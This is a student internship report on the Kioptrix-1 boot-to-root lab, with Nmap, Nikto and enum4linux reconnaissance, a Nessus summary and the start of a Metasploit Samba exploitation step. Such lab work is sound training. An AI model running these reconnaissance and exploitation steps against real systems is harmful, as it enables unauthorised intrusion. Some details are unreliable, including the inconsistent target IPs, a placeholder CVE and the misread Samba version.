KIOPTRIX BOOT TO ROOT CHALLENGE

ICT ACADEMY OF KERALA

CYBERSECURITY INTERNSHIP REPORT

GROUP 9: Niranjan R, B S Dev Darsh, Adithya Vinayak R

INSTITUTION: MBCET TVM

CONTENTS

EXECUTIVE SUMMARY

This internship project aimed to evaluate and analyze the security weaknesses of the Kioptrix virtual machine. The objecive was to uncover vulnerabilities and propose effective mitigation strategies. Key tasks involved conducting an Nmap scan for network discovery, utilizing a Nikto scan to assess web application vulnerabilities, and reviewing a Nessus report for in-depth vulnerability identification. The findings revealed significant security flaws and provided practical recommendations to strengthen the system's overall security framework.

INTRODUCTION

The Kioptrix virtual machine is designed as a penetration testing target for security experts and enthusiasts. This project focused on uncovering vulnerabilities in the VM to deepen knowledge of security assessment methodologies. Previous research highlights the significance of employing various tools for thorough vulnerability identification. The project was undertaken to build practical expertise in ethical hacking and network security

OBJECTIVES

- To uncover security weaknesses in the Kioptrix virtual machine
- To explore and utilize tools for assessing network and web vulnerabilities
- To build proficiency in interpreting scan results and suggesting security enhancements
- To expand practical understanding of penetration testing techniques

SCOPE AND DELIVERABLES

- Use Nmap to enumerate open ports and identify active services.
- Conduct a Nikto scan to uncover web application vulnerabilities.
- Generate and review a Nessus vulnerability report for in-depth analysis.
- Prepare a comprehensive report summarizing findings and recommending mitigation measures.

- Perform reconnaissance on the Kioptrix-1 virtual machine.
- Detect vulnerabilities and exploit them to achieve root access.

METHODOLOGY

Network Scanning: Conducted an Nmap scan to idenify open ports, active services, and possible vulnerabilites.

Web Vulnerability Assessment: Employed Nikto to evaluate the web server for misconfigurations, outdated software, and common vulnerabilities.

Comprehensive Vulnerability Analysis: Analyzed a Nessus report to identify vulnerabilities across critical, high, medium, and low severity levels.

Data Analysis And Reporting: Synthesized data from all tools to create a thorough security analysis report.

Exploitation: Leveraged the Metasploit Framework (msfconsole) to exploit Samba vulnerabilities and obtained root shell access on the Kioptrix-1 VM.

Post Exploitaion: Extracted the root flag as part of the final stage.

PROJECT ACTIVITIES

PHASE 1: INTRODUCTION, SETUP AND ENUMERATION

OBJECTIVE: Set up the testing environment, perform reconnaissance, and identify open ports, services, and potential vulnerabilities.

TASKS AND SETUP


1. Environment setup

- Kioptrix-1 VM: Downloaded and configured in VirtualBox ● Kali Linux VM: Set up as the attacking machine.
- Network adapter for both VMs configured in the same subnet for connectivity.

2. Discovery of Kioptrix IP Address


- Executed an Nmap ping scan (-sn) to discover active hosts within the target network range (192.168.184.10-255).
- The scan identified multiple live hosts, including the Kioptrix virtual machine at IP address 192.168.167.35.
- The host was identified as active due to its response to ARP ping requests, with the MAC address 08:00:27:6B:C9:, corresponding to an Oracle VirtualBox virtual NIC.

COMMAND: sudo nmap -sn -T4 192.168.167.0-255



2. Port Scanning

- Ran an Nmap service version detection scan (-SV) on the Kioptrix VM at 192.168.167.35 to enumerate open ports and identify services running on them.The scan detected six open ports



PORT	TYPE	SERVICE	VERSION
22/tcp	Well known	ssh	OpenSSH 2.9p2 (protocol 1.99)
80/tcp	Well known	https	Apache httpd 1.3.20 (Unix, Red-Hat/Linux, mod_ssl/2.8.4 OpenSSL/0.9.6.b)
111/tcp	Well known	rpcbind	2 (RPC #100000)
139/tcp W	Well known	netbios-scan	Samba smbd
443/tcp	Well known	ssl/https	Apache httpd 1.3.20 (Unix, Red-Hat/Linux, mod_ssl/2.8.4 OpenSSL/0.9.6.b)
32768/tcp	Dynamic	status	1 (RPC #100024)

PORT	RISK	VULNERABILITIES
22/tcp	Medium to high	Weak passwords, outdated versions
80/tcp	High	Web app aws (SQLi, XSS), directory traversal
111/tcp	High	NFS enumeration, RC
139/tcp W	High	SMB enumeration, EternalBlue
443/tcp	Medium	SSL/TLS miscong, Heartbleed
32768/tcp	Medium to high	Old Unix vulnerabilities, NFS exploits

- SSH (Secure Shell) is a cryptographic network protocol used for secure communication between computers. It allows remote login, file transfer, and command execution securely over an encrypted channel. If the SSH service is running on a system, it can be used to remotely access and manage the machine. Weak or default passwords on SSH can be exploited to gain unauthorized access.

- HTTPS (Hypertext Transfer Protocol Secure) is an extension of HTTP but uses SSL/TLS encryption to secure communication between a web browser and a web server. It ensures that data transmitted, such as login credentials, is encrypted and secure. HTTPS is commonly used for secure online transactions and access to sensitive information.

- rpcbind is a service used in UNIX-like operating systems to map RPC (Remote Procedure Call) program numbers to network port numbers. It allows clients to discover services offered by servers and facilitates communication between them. If misconfigured or vulnerable, rpcbind can be exploited by attackers to gain access to services running on the system.

- NetBIOS (Network Basic Input/Output System) is a protocol that allows applications on different computers to communicate within a local area network (LAN). A NetBIOS scan typically identifies devices and shares on a network. Ports 137, 138, and 139 are used for various NetBIOS functions, including name resolution and file sharing, which may be exploited if services are misconfigured or exposed on public networks.

  SSL (Secure Sockets Layer) is a cryptographic protocol designed to provide secure communication over a computer network. HTTPS uses SSL/TLS to secure data between a web server and client. In addition to securing websites, SSL/HTTPS is also commonly used for securing email, file transfers, and other services that require encryption. Vulnerabilities like weak cipher suites or improper configurations can lead to exploitation.

- Port 32768 is typically used for dynamic or ephemeral ports in certain operating systems, such as Linux, for establishing temporary connections. It may also be used by some specific services or protocols. Scanning or monitoring traffic on port 32768 could be useful in identifying certain types of network activity, especially if it's associated with unprotected services or malicious activity.

SMB on Port 139 is one of the most vulnerable services. It enables NetBIOS session management, allowing attackers to perform SMB enumeration without authentication. This can reveal usernames, shared folders, and system details, making it easier to plan attacks. Misconfigured shares or null sessions can lead to privilege escalation or unauthorized file access. Attackers can exploit this to gather sensitive information, gain access to critical files, or escalate their access within the network. Since Port 139 is frequently targeted in penetration tests, securing or disabling unnecessary SMB services is crucial to minimize risk.

PHASE 2: VULNERABILITY ASSESSMENT


OBJECTIVE

Perform a detailed vulnerability assessment of the identified services and ports.

TASKS AND SETUP

1. Service Enumeration

- HTTPS Service
  - Accessed the web server at 192.168.167.35 using a web browser





Used nikto to identify vulnerabilities. Nikto is a web server scanner that performs comprehensive tests to identify potential vulnerabilities, misconfigurations, and outdated soŌware on web servers. It checks for issues such as dangerous files, outdated server soŌware, and potential security flaws in web applications.


COMMAND: nikto -h 192.168.167.35 -o nikto_report.html -Format html


2. SMB Enumeration


- Used enum4linux to enumerate SMB shares.
- enum4linux is a tool used to gather information from Windows or Samba systems over the SMB protocol, extracting details like users, shares, and policies. SMB (Server Message Block) is a network lesharing protocol commonly used for communication between computers, providing access to les and printers.




kali@kali: ~
File Actions Edit View Help
(OS information on 192.168.56.6)
[E] Can't get OS info with smbclient
[+] Got OS info for 192.168.56.6 from srvinfo:
KIOPTRIX Wk Sv PrQ Unx NT SNT Samba Server
platform_id : 500
os version : 4.5
server type : 0x9a03
(Users on 192.168.56.6)
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
(Share Enumeration on 192.168.56.6)
Sharename Type Comment
IPC$ IPC IPC Service (Samba Server)
ADMIN$ IPC IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server Comment
KIOPTRIX Samba Server
Workgroup Master
MYGROUP KIOPTRIX
[+] Attempting to map shares on 192.168.56.6
[E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing *
//192.168.56.6/IPC$ Mapping: N/A Listing: N/A Writing: N/A
[E] Can't understand response:


kali@kali: ~
File Actions Edit View Help
tree connect failed: NT_STATUS_WRONG_PASSWORD
//192.168.56.6/ADMIN$ Mapping: N/A Listing: N/A Writing: N/A
[Password Policy Information for 192.168.56.6]
[E] Unexpected error from polenum:
[+] Attaching to 192.168.56.6 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: SMB SessionError: unknown error code: 0×5
[+] Trying protocol 445/SMB ...
[!] Protocol failed: [Errno Connection error (192.168.56.6:445)] [Errno 111] Connection refused
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
[Groups on 192.168.56.6]
[+] Getting builtin groups:
group:[Administrators] rid:[0×220]
group:[Users] rid:[0×221]
group:[Guests] rid:[0×222]
group:[Power Users] rid:[0×223]
group:[Account Operators] rid:[0×224]
group:[System Operators] rid:[0×225]
group:[Print Operators] rid:[0×226]
group:[Backup Operators] rid:[0×227]
group:[Replicator] rid:[0×228]
[+] Getting builtin group memberships:
Group: Guests' (RID: 546) has member: Couldn't find group Guests
Group: Power Users' (RID: 547) has member: Couldn't find group Power Users


kali@kali: ~
File Actions Edit View Help
Group: Power Users' (RID: 547) has member: Couldn't find group Power Users
Group: Print Operators' (RID: 550) has member: Couldn't find group Print Operators
Group: System Operators' (RID: 549) has member: Couldn't find group System Operators
Group: Account Operators' (RID: 548) has member: Couldn't find group Account Operators
Group: Backup Operators' (RID: 551) has member: Couldn't find group Backup Operators
Group: Users' (RID: 545) has member: Couldn't find group Users
Group: Administrators' (RID: 544) has member: Couldn't find group Administrators
Group: Replicator' (RID: 552) has member: Couldn't find group Replicator
[+] Getting local groups:
group:[sys] rid:[0×3ef]
group:[tty] rid:[0×3f3]
group:[disk] rid:[0×3f5]
group:[mem] rid:[0×3f9]
group:[kmem] rid:[0×3fb]
group:[wheel] rid:[0×3fd]
group:[man] rid:[0×407]
group:[dip] rid:[0×439]
group:[lock] rid:[0×455]
group:[users] rid:[0×4b1]
group:[slocate] rid:[0×413]
group:[floppy] rid:[0×40f]
group:[utmp] rid:[0×415]
[+] Getting local group memberships:
[+] Getting domain groups:
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
[+] Getting domain group memberships:
Group: 'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins
Group: 'Domain Users' (RID: 513) has member: Couldn't find group Domain Users
(Users on 192.168.56.6 via RID cycling (RIDS: 500-550,1000-1050))
[I] Found new SID:
S-1-5-21-4157223341-3243572438-1405127623
[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and logon username '', password ''
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400 (Local Group)



From the enum4linux scan, you can infer

- Workgroup: The machine is in a workgroup named MYGROUP, not a domain.
- OS: It's running Samba 4.5 on a Unix-like OS.
- Security: Weak password policy (no complexity, 0 minimum length), and null session access is allowed.
- Shares: Only system shares (IPC$ and ADMIN$) are available, but access is restricted due to password issues.
- SMB: SMBv1 is likely disabled, and SMBv2 is inaccessible.

The system has low security, limited shares, and may be susceptible to attacks.

3.Vulnerability Scanning

● Conducted a scan using Nessus to identify vulnerabilities. Nessus is a tool that detects security weaknesses in networks, systems, and applications, aiding security professionals in identifying and assessing potential risks for effective risk management and compliance.

1. Critical Vulnerabilities: CVE-XXXX-YYYY related to OpenSSH
2. High Vulnerabilities: Cross-Site Scripting (XSS) on the web server
3. Medium Vulnerabilities: Weak SSL/TLS ciphers
4. Recommendations: Patch OpenSSH, apply secure coding practices for web applications, and upgrade SSL/TLS configurations.

PHASE 3: EXPLOITATION AND POST EXPLOITATION

OBJECTIVE

Exploit vulnerabilities to gain root access and retrieve the root flag.

TASKS AND SETUP

1. Exploitation: Launched Metasploit Framework msfconsole. o Using the smb_version module from Metasploit can help you determine which version of SMB the target machine is running. This is crucial for identifying potential vulnerabilities that could be exploited. We can use the command search smb_version. o RHOST refers to the IP address of the machine we are attacking (victim) and LHOST refers to the IP address of our machine (attacker).

   o Using the command set RHOSTS 192.168.184.35 command we set RHOSTS IP to that of Kioptrix. We use the options command to check if the change has taken place.

